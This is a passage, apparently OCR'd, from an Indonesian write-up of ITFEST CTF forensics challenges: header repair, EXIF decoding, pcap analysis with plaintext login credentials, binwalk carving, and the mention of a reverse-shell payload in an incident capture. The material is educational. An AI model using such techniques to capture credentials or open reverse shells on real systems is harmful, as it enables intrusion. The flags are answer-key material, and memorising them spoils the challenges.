00000050: 6f6c 640a 2f46 6c61 6773 2033 320a 2f49  old./Flags 32./I
00000060: 7461 6c69 6341 6e67 6c65 2030 0a2f 4173  talicAngle 0./As
00000070: 6365 6e74 2038 3931 0a2f 4465 7363 656e  cent 891./Descen
00000080: 7420 2d32 3136 0a2f 4361 7048 6569 6768  t -216./CapHeigh
00000090: 7420 3637 370a 2f41 7667 5769 6474 6820  t 677./AvgWidth
```

Di sini terlihat, magic bytesnya memang magic bytes dari JPEG, namun byte yang


selanjutnya bukan byte yang biasanya ada di file JPEG, melainkan byte yang biasanya ada file PDF.

Di sini kita coba ubah magic bytesnya menggunakan hexeditor. kita ubah dari magic bytes JPEG menjadi magic bytes file PDF yaitu :
25 50 44 46 2D 31 2E 35

Setelah itu kita rename ektensinya menjadi PDF, lalu kita cek tipe filenya sudah benar apa belum.

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Laporan]
└─$ file copy.pdf
copy.pdf: PDF document, version 1.5, 1 page(s)
```


Sudah benar file PDF, kita coba buka filenya.



Setelah kita buka, flag akan kita dapatkan
FLAG : **ITFEST{fak3_h3ader_s0lv3d_f0rensicGG}**

Chat AI

DETAIL



Tools Used : Exiftool

Diberikan file foto_misterius.jpg yang bisa kita buka, kita coba cek metadata dari file tersebut

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Detail]
└─$ exiftool foto_misterius.jpg
ber         : 13.55
File Name                       : foto_misterius.jpg
Directory                       : .
File Size                       : 77 kB
File Modification Date/Time     : 2026:10:18 10:29:04+07:00
File Access Date/Time           : 2026:10:19 13:28:19+07:00
File Inode Change Date/Time     : 2026:10:19 13:28:16+07:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Little-endian (Intel, II)
Image Description               : Suasana sore hari setelah hujan, diambil dari pinggir jalan.
Make                            : ITFEST Camera Co.
Camera Model Name               : Hunter-X1
Software                        : ITFEST{ini_flag_palsu_bukan_yang_asli}
Modify Date                     : 2026:10:17 09:00:00
Artist                          : SFVOVDNSX0VaXw==
Copyright                       : 494e315f4d34487d
Date/Time Original              : 2026:10:17 08:59:59
User Comment                    : ITFEST{M3TADAT4_
Image Width                     : 662
Image Height                    : 731
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 662x731
Megapixels                      : 0.484
```

Terlihat flag decoy, potongan flag yang asli, string base64 yaitu

“SFVOVDNSX0VaXw==”, dan hex yaitu “494e315f4d34487d”


Kita coba decode string base64 dan hex.

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Detail]
└─$ echo SFVOVDNSX0VaXw== | base64 -d
HUNT3R_EZ_
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Detail]
└─$ echo 494e315f4d34487d | xxd -r -p
IN1_M4H}
```

Setelah kita decode, maka akan muncul potongan dari flagnya. Jika kita gabungkan semua potongannya maka kita akan mendapatkan flag.
FLAG : **ITFEST{M3TADAT4_HUNT3R_EZ_IN1_M4H}**


[Link chat AI]

JEJAK PERAMBAN



Tools Used : Wireshark

Diberikan file http_traffic.pcap, kita coba buka filenya menggunakan wireshark.



No.	Time	Source	Destination	Protoc	Leng	Info
4	0.120000	192.168.1.50	192.168.1.10	HTTP	132	GET /login HTTP/1.1
6	0.200000	192.168.1.10	192.168.1.50	HTTP	189	HTTP/1.1 200 OK (text/html)
8	0.280000	192.168.1.50	192.168.1.10	HTTP	247	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
10	0.360000	192.168.1.10	192.168.1.50	HTTP	187	Continuation
12	0.440000	192.168.1.50	192.168.1.10	HTTP	201	Continuation
14	0.519999	192.168.1.10	192.168.1.50	HTTP	316	HTTP/1.1 200 OK (text/plain)
1	0.000000	192.168.1.50	192.168.1.10	TCP	54	49152 → 80 [SYN] Seq=0 Win=64240 Len=0
2	0.040000	192.168.1.10	192.168.1.50	TCP	54	80 → 49152 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.080000	192.168.1.50	192.168.1.10	TCP	54	49152 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
5	0.160000	192.168.1.10	192.168.1.50	TCP	54	80 → 49152 [ACK] Seq=1 Ack=79 Win=64240 Len=0
7	0.240000	192.168.1.50	192.168.1.10	TCP	54	49152 → 80 [ACK] Seq=79 Ack=136 Win=64240 Len=0
9	0.320000	192.168.1.10	192.168.1.50	TCP	54	80 → 49152 [ACK] Seq=136 Ack=272 Win=64240 Len=0
11	0.400000	192.168.1.50	192.168.1.10	TCP	54	49152 → 80 [ACK] Seq=272 Ack=269 Win=64240 Len=0
13	0.480000	192.168.1.10	192.168.1.50	TCP	54	80 → 49152 [ACK] Seq=269 Ack=419 Win=64240 Len=0
15	0.559999	192.168.1.50	192.168.1.10	TCP	54	49152 → 80 [ACK] Seq=419 Ack=531 Win=64240 Len=0
16	0.599999	192.168.1.50	192.168.1.10	TCP	54	49152 → 80 [FIN, ACK] Seq=419 Ack=531 Win=64240 Len=0
17	0.639999	192.168.1.10	192.168.1.50	TCP	54	80 → 49152 [FIN, ACK] Seq=531 Ack=420 Win=64240 Len=0
18	0.679999	192.168.1.50	192.168.1.10	TCP	54	49152 → 80 [ACK] Seq=420 Ack=532 Win=64240 Len=0

Di sini kita coba follow HTTP stream dari protocol HTTP

```
GET /login HTTP/1.1
Host: portal.itfest.internal
User-Agent: Mozilla/5.0


HTTP/1.1 200 OK
Server: nginx
Content-Type: text/html
Content-Length: 48

<html><body><h1>Login Portal Internal</h1></body
POST /login HTTP/1.1
Host: portal.itfest.internal
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

username=admin&password=AdminSuperS
></html>HTTP/1.1 302 Found
Set-Cookie: session_id=s3cur3_4dm1n_s3ss10n_9988; Path=/
Location: /dashboard/archive.zip
Content-Length: 0


ecret2026!GET /download/secret_document.txt HTTP/1.1
Host: portal.itfest.internal
User-Agent: Mozilla/5.0
Cookie: session_id=s3cur3_4dm1n_s3ss10n_9988


HTTP/1.1 200 OK
Server: nginx
Content-Type: text/plain
Content-Disposition: attachment; filename="secret_document.txt"
Content-Length: 116

Pemberitahuan Rahasia Tim Panitia:
Token Rahasia (Base64): SVRGRVNUe3BjYXBfaDFzdDByeX0=
Harap decode token di atas.
```


Terlihat sebuah string yang mencurigakan yang sudah diencode menggunakan base64, kita coba decode string tersebut.

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Jejak Peramban]
└─$ echo SVRGRVNUe3BjYXBfaDFzdDByeX0= | base64 -d
ITFEST{pcap_h1st0ry}
```

Setelah kita decode, maka akan muncul flag
FLAG : **ITFEST{pcap_h1st0ry}**


Chat AI

FOTO PEMANDANGAN



Tools Used : binwalk

Diberikan file foto.jpg yang hanya berisi foto pemandangan.



Di sini kita coba lihat ukuran dari file ini

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Foto Pemandangan]
└─$ ls -la
total 1444
drwxr-xr-x  3 naren naren    4096 Oct 19 10:11 .
drwxr-xr-x 13 naren naren    4096 Oct 19 13:28 ..
-rw-r--r--  1 naren naren 1463500 Oct 16 21:42 foto.jpg
```

Ukuran dari file foto tersebut sangat besar dan tidak seperti ukuran file foto pada umumnya, sehingga dapat kita simpulkan mungkin ada sebuah file/data yang tersembunyi di file ini.

Di sini kita bisa menggunakan tools binwalk untuk mengextract file/data yang tersembunyi pada file.

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Foto Pemandangan]
└─$ binwalk -e foto.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
1463288       0x1653F8        Zip archive data, at least v2.0 to extract, compressed size: 84, uncompressed size: 84, name: secret_fl
ag.txt

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented
```


Ternyata ada sebuah file .txt yang ada di file foto.jpg tersebut yang sepertinya berisi dari flag, langsung saja kita buka file .txt tersebut.

```
┌──(naren㉿NarenTzy)-[~/…/ITFEST/Foren/Foto Pemandangan/_foto.jpg.extracted]
└─$ cat secret_flag.txt
Selamat! Anda berhasil mengekstrak berkas tersembunyi.
Flag: ITFEST{b1nw4lk_c4rv3d}
```

Dan flag ditemukan!
FLAG : **ITFEST{b1nw4lk_c4rv3d}**


Chat AI

REKAMAN INSIDEN



Tools Used : Wireshark


Diberikan file incident.pcap, kita coba buka filenya menggunakan wireshark.




Di sini kita coba follow HTTP stream terlebih dahulu.




Terlihat ada sebuah payload untuk reverse shell, dengan tujuan IP 192.168.105 dan port 4444, kita coba filter hanya packet yang memiliki port 4444 saja yang ditampilkan.



Ternyata protocolnya hanya TCP, kita coba follow TCP stream-nya.



Setelah kita follow TCP streamnya, muncul sebuah string yang sudah diencode ke base64, kita coba decode string base64 tersebut.



Setelah kita decode, munculah sebuah flag!

FLAG : **ITFEST{full_4tt4ck_ch41n}**

[Chat AI]

HANTU DI MEMORI



Tools Used : Python, readelf, hxd

Diberikan file memory.raw.zip, kita coba extract filenya, lalu cek tipe filenya


```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Hantu Di Memori]
└─$ file memory.raw
memory.raw: ELF 64-bit LSB no file type, no machine, invalid version (SYSV)
```

Berdasarkan output, tipe file yang diberi tau adalah ELF 64-bit, kita bisa memverifikasinya dengan menggunakan tools readelf.

